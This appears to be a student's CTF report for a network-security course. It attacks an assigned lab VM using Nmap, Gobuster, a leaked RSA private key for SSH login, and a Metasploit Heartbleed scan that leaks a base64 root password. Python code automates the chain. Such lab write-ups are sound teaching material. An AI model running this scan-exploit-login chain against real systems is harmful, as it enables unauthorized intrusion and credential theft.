

CS6903: Network Security

Assignment 8: Hacking Hero, Show Your Prowess Report

PLAGIARISM STATEMENT

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Description:

In this assignment, we have exploited the system vulnerabilities to gain access to the flags. We have also created a python script for automating the attack to gain access to the flags on the system. Also in the process we have used different set of tools like Nmap, Dirbuster, goBuster, openssl, Metasploit, TShark and Base64 decoder.

Setup:

Assigned VM : ns@10.200.14.121

CTF Flow-map

For Flag 1:

Tool used : Nmap(Network Mapper)

Purpose : Nmap will perform a TCP SYN scan on all ports (1-65535)

We have scanned the ports for the system to check for the available open ports.


```
manisha@manisha-HP-Laptop-15-bs1xx:~$ nmap -p- 10.200.14.121
Starting Nmap 7.80 ( https://nmap.org ) at 2023-04-06 19:07 IST
Nmap scan report for 10.200.14.121
Host is up (0.015s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
5825/tcp   open  unknown
5835/tcp   open  unknown

Nmap done: 1 IP address (1 host up) scanned in 16.94 seconds
```

We can see that there are two open ports 5825/ 5835 with unknown services.

Then we have accessed the open port on the browser with <IP>:<port> and obtained below result.

10.200.14.121:5825




The flag value was captured from the source code of the web-page.

```
view-source:http://10.200.14.121:5825/
110 /* content: "J"; */
111 }
112 }
113 .errorcode {
114   color: white;
115 }
116 small{
117   text-tranform: lowercase;
118   font-size: 20px;
119   color: lime;
120 }
121 </style>
122 <body>
123 <div class="noise"></div>
124 <div class="overlay"></div>
125 <div class="terminal">
126   <!-- <p class="output">Please try to <a href="#1">go back</a> or <a href="#2">return to the homepage</a>.</p> -->
127
128 <h1>Hello <span class="errorcode">Hacker</span> <span><small>(Stage-1 Unlocked)</small></span></h1>
129 <p class="output">Here is the flag1 submit it and claim your points <a href="#1">flag1{If_you_can't_beat_them,_join_them}</a> </p>
130 <p class="output"> <small>Who needs a key when you can just pick the lock with a hairpin !</small></p>
131 <p class="output">Why did the programmer break up with the computer? Because it was leaking memory like a sieve</p>
132 </div>
133 </body>
134 </html>
```

For Flag 2:

Tool used : dirBuster


Purpose : To discover hidden web content and vulnerabilities on a target web server. Performs brute-force attack on a web server's directories and files to find ones that are not intended for public access or are not linked from the website's pages.



We have also verified the same on another tool Gobuster.

```
=====
Gobuster v2.0.1                OJ Reeves (@TheColonial)
=====
[+] Mode           : dir
[+] Url/Domain     : http://10.200.14.121:5825/
[+] Threads       : 10
[+] Wordlist        : common.txt
[+] Status codes   : 204,301,302,307,403
[+] Timeout        : 10s
=====
2023/04/06 19:43:21 Starting gobuster
=====
/login (Status: 301)
=====
2023/04/06 19:43:24 Finished
=====
manisha@manisha-HP-Laptop-15-bs1xx:~/gobuster$
```

We were able to view the contents of the directory through browser with <IP>:<port>/<Dir>
10.200.14.121:5825/login



The flag value was captured from the source code of the web-page marked as hidden. Also we obtained the RSA private key for the server.

```
view-source:http://10.200.14.121:5825/login/
<body>
<div class="noise"></div>
<div class="overlay"></div>
<div class="terminal">
  <h1>Kudos! <span class="errorcode">Hacker</span> <span><small>(Stage-2 Unlocked)</small></span></h1>
  <p class="output"> you found secret RSA Key! Can you find the hidden flag? <a href="#1" hidden>flag2{A_secure_password_is_a_strong_password}</a> </p>
  <p class="output"> <small>Don't get frustrated, my fellow hacker - if it was easy, everyone would be doing it! So keep exploring, keep tinkering, and don
  <p class="output"><small>
  -----BEGIN RSA PRIVATE KEY-----
  MIIeowIBAAKAQEA3eFmVdw6QyB18TbBrEysyAU7U+ZF4XuoVMRWcpmN9fp6MffU
  CUT5L76R065HLj0lvvHUSKAJyzW4vuv1D5wIlvka0sHTHJfMCPN9IyIexl3G09z
  mFreiVf7y4bpW7r4T/LU0WGSME9D9gKq5wEsFoH16Pay00wc5aKlqr+kt3v4QwMm
  qRZ00y+jxFetURogBrW5meXrpezWlpcE35VH58YA+as8rzjfspJwo43lQYqyNtb
  DTN091G1+MYqem5uQxyAP/X05HnBr203BWQXbewJWdfym7bJfIXUVuDGHSFmpY0h
  p5CLdXi1Kxx4MFSic6F/orPmeUB2X2cJmmh1wIDAQABAoIBAB+NxSP6X9KBVW/9
  UebW1E7056HDgbZRZhs/m+dJzHTovA105xK2Wx5cFFFGX5Mk+DpGwu6mox3hMZjL
  Hxh4FHpxgMAneA+fyXwb7vTINQZ4WjjSe8ZzTWeM0kD+xxoDGS10GxrZt6la7BgE
  Qxb8BK/tpPw0cES/gvBoU1RXud73Rwpob5gpUE7Fia/uz6GXWt4v13DIgCM24paR
  RFhb7P3E6DuSFVlqhBgF1Ac3tJWg7twZvfULJC9ZcbDuLA7yG4yi0AXGikYTaXqF
  km0yW+hAR2skkCJdJZEM+BMHeEqMsUMLCxGo0ey0/mf0mmLACWvUw+q/vpl5U2U
  RAo4IIECgYEA7vb5GRs3RY/Gr6zonQ8RkMU8Su2iCu0ybVkkZ2y0IdYIHQ2ONr6s
  Yu5yZouq66kk+SIj66dwqd0UMsG+levzi3XN+2TubT871yEGF7EMBSs/aCEFG85B
  451J580qgmJ7wKaFRLXes5HuRQBINCWEPw0mt0ZBe29pww+twkCgYEA7bnC
  Zp1MxApWJrzPL/gmsBja37jdtDoSCMn80nBfA8beMPmIU4Zos4ZhgR699MB1QfP
  JA0vGZSa1npyVPxp1yl5ST+Dciw+TKg23NC8zCJTafBwSznEIC0WfLeenodpxh0h
  YavG0Q63xSwjE+EEEEKOH40P55B0eM5421zqp6D8CgYEA6rHDWYEdwdYzV4RE2axp
  Bh5QYMSnLea/4SFoVHew2uKJCW+80wu152xLM03NSrLP01hKizHirfc69zbN5hTd
  F4VWdQfse6N06Yo/n5kLRK7t0WlMyShkEgVl0WfaqNNPVlYvfDBW+B0iEvFT6mdQ
  InwPrbCZaWYvvgbfE2d2fXECgYA8uqwk2k6VCKMLtX/JlyKjpdea+GwW9gWA2Cp0
  hLr9PEbcVRLCC1X/9qZgM9BHBA/xeTuysdre4EKpYERomFRBwd91Pm+0YqvgvA1
  TMX0S6S469sKDeoGjx5cmb9DI6UljzC3MTqumud3Sag32zQa1Y872nG4jTMT4G6
  95+MdkBgBx1J0wxFI0ucKtmr4HNqB79BDupsUSYItr57S0b98ZjedpVo+0xgEW
  6YBkoJULG9b1fGXPj2nWa/yCZRFSTkvyo3e/fRwtPLCAWqxWJG0uqRND7um3ePv
  NxLt0zVkdZsPp4ADwGojMAyH8hQP500vKXI5U2NjC2/tLU8egPgM
  -----END RSA PRIVATE KEY-----
```

For Flag 3:

Tool used : openssl, SSH

Purpose : generating key and accessing the server

We converted the obtained RSA private key into key file for accessing the server through ssh.

```
manisha@manisha-HP-Laptop-15-bs1xx:~$ openssl rsa -in sshPrivateKey -outform pem -out sshPrivateKey.key
writing RSA key
```

Logging in to the server through the obtained key with ssh command.

```
manisha@manisha-HP-Laptop-15-bs1xx:~$ ssh -i sshPrivateKey.key -o PubkeyAcceptedKeyTypes+=ssh-rsa,ssh
-ed25519 ns@10.200.14.121
Last login: Thu Apr  6 13:19:23 2023 from 192.168.126.185
ns@ns-tlsv-11:~$
```

On viewing the contents of the server once logged in, we were able to find the flag file. The file was viewed with cat command.

```
ns@ns-tlsv-11:~$ ls
flag3.txt
ns@ns-tlsv-11:~$ cat flag3.txt
flag3{No,_I_will_not_fix_your_computer}
ns@ns-tlsv-11:~$
```

For Flag 4:

Tool used : Metasploit, TShark, Base64 decoder, sudo

Purpose :

Using the Metasploit Framework to scan for the OpenSSL Heartbleed vulnerability on the target IP and port. TShark packet capture was also used to capture the network traffic generated. Later the TShark packet was parsed for identifying the username=ns along with the Base64 encoded password.


```

msf6 > use auxiliary/scanner/ssl/openssl_heartbleed
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set RPORT 5835
RPORT => 5835
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set RHOSTS 10.200.14.121
RHOSTS => 10.200.14.121
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > run


[*] 10.200.14.121:5835 - Leaking heartbeat response #1
[*] 10.200.14.121:5835 - Sending Client Hello...
[*] 10.200.14.121:5835 - SSL record #1:
[*] 10.200.14.121:5835 - Type: 22
[*] 10.200.14.121:5835 - Version: 0x0301
[*] 10.200.14.121:5835 - Length: 86

```

```

[*] 10.200.14.121:5835 - Sending Heartbeat...
[*] 10.200.14.121:5835 - Heartbeat response, 20267 bytes
[+] 10.200.14.121:5835 - Heartbeat response with leak, 20267 bytes
[*] 10.200.14.121:5835 - Printable info leaked:
... /index.html?username=ns&password=TVRJek5GOTViM1ZmWTJGdWRGOW5kV1Z6YzE5cGRBPT0 HTTP/1.1..Accept-Enc
oding: identity..Host: 10.200.14.121:5835..Connection: close..User-Agent: Python-urllib/2.7....+..m..
.5.t.W...].#.....
.....P.....p.....
.....@.....xw0.b.....

```



Once the encoded password was obtained, we have decoded it using Base64 decoder online tool to obtain the root password.

Decode from Base64 format
Simply enter your data then push the decode button.

TVRJek5GOTViM1ZmWTJGdWRGOW5kV1Z6YzE5cGRBPT0

For encoded binaries (like images, documents, etc.) use the file form a little further down on this page.

UTF-8 Source character set.

Decode each line separately (useful for when you have multiple e

Live mode OFF Decodes in real-time as you type or (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

MTIzNF95b3VfY2FudF9ndWVzc19pdA==

Double decoding the Base64 password for generating meaningful root account password.

Decode from Base64 format

Simply enter your data then push the decode button.

MTIzNF95b3VfY2FudF9ndWVzc19pdA==

i For encoded binaries (like images, documents, form a little further down on this page.

Source character set.

☐ Decode each line separately (useful for when yo

☒ Live mode OFF Decodes in real-time (supports only the UTF-8 character set).

Decodes your data into th

1234_you_cant_guess_it

Thus we obtained the Flag 4 by using sudo command and using the password obtained.

```
ns@ns-tls-v11:/$ ls
bin      etc      initrd.img  log.txt    mnt      requester.py  sbin      sys      var
boot     flag4.txt  lib         lost+found  opt       root          selinux   tmp      vmlinuz
dev      home     lib64       media      proc      run           srv       usr

ns@ns-tls-v11:/$ sudo cat flag4.txt
[sudo] password for ns:
flag4{I'm_not_a_hacker,_I'm_a_penetration_tester}
```

Code Snippets

```
def NmapScan(ip):
    print("[info] Stating Nmap scan...\n")
    scanner = nmap.PortScanner()
    res = scanner.scan(ip, arguments="-p- -sC -sV")
    table = PrettyTable()
    table.field_names = ["Port", "State", "Name", "Product", "Version"]

    for port in res['scan'][ip]['tcp']:
        table.add_row([port, res['scan'][ip]['tcp'][port]['state'], res['scan'][ip]['tcp'][port]
            ["name"], res['scan'][ip]['tcp'][port]['product'], res['scan'][ip]['tcp']
            [port]['version']])

        if (res['scan'][ip]['tcp'][port]['name'].lower() == "ssh"):
            ssh_port = port
        elif (res['scan'][ip]['tcp'][port]['name'].lower() == "http"):
            if (str(res['scan'][ip]['tcp'][port]['script']).lower().find("https") != -1):
                https_port = port
            else:
                http_port = port
    print(table)
    print("\n[info] Nmap scan completed")
    return ssh_port, http_port, https_port
```


NmapScan function scans an IP address using **nmap.PortScanner()** with arguments "-p- -sC -sV". It displays the scan results in a table using **PrettyTable()**. It checks open TCP ports and assigns SSH and HTTP port numbers to **ssh_port** and **http_port** variables respectively. If HTTPS is detected, it assigns its port number to **https_port**. The function returns the port numbers of SSH, HTTP, and HTTPS ports, and prints the table and a completion message.

```
def MetasploitScan(ip, port, action="KEYS", HeartBeatLength="65535"):
    file = open("msfconsole.rc", "w")
    file.write("use auxiliary/scanner/ssl/openssl_heartbleed\n")
    file.write("set RHOSTS " + ip + "\n")
    file.write("set RPORT " + port + "\n")
    file.write("set ACTION " + action + "\n")
    file.write("set HEARTBEAT_LENGTH " + HeartBeatLength + "\n")
    file.write("set MAX_KEYTRIES 5" + "\n")
    file.write("run" + "\n")
    file.write("exit" + "\n")
    file.close()
    print("\n[info] Starting the msfconsole.....\n")

    command = "msfconsole -q -r msfconsole.rc"
    tshark = subprocess.Popen("tshark -i any -w /tmp/msf.pcap",
        stderr=subprocess.STDOUT, stdout=subprocess.DEVNULL, shell=True)
    process = subprocess.Popen(command, shell=True, stdout=subprocess.DEVNULL)
    print("[info] Waiting for the Metasploit to finish.....\n")
    process.wait()
    process.kill()
    tshark.kill()
    print("[info] Metasploit exploit completed.....\n")
```

MetasploitScan uses Metasploit to scan for the OpenSSL Heartbleed vulnerability. It involves an IP address, a port number, and two optional parameters, action and HeartBeatLength. It executes the Metasploit console with the command "**msfconsole -q -r msfconsole.rc**," starts a Tshark process to capture network traffic and save it to a pcap file, waits for the Metasploit process to finish, kills both the Metasploit and Tshark processes, and prints a message indicating that the exploit is complete.

PrintFlag3and4 requires two parameters: **pcapPath** and **ip**. It captures packets from the provided path's pcap file with a source IP address matching the given IP and a TLS heartbeat message payload. If a password string is detected in the decoded payload, the encoded password is decoded using base64 and used to connect to the target system through SSH. If the SSH connection is established successfully, the function reads and outputs the contents of **flag3.txt** and **flag4.txt**. The two flags are returned by the function. If an error happens throughout the procedure, the function exits with no value returned. The function **PrintFlag1and2** sends two HTTP GET requests to the machine provided by the **ip**, **port**, and **hiddenDir** parameters. If the response status code is 200, indicating a successful request, the function uses BeautifulSoup to parse the HTML content and looks for an anchor element with the text "flag" in its text content. If an anchor element is detected, the function takes its text content and assigns it to flag1 or flag2, depending on which URL the request was sent to.



The above screenshot shows the output of our Python script for automating the attack. The required flags were obtained successfully as a part of our task.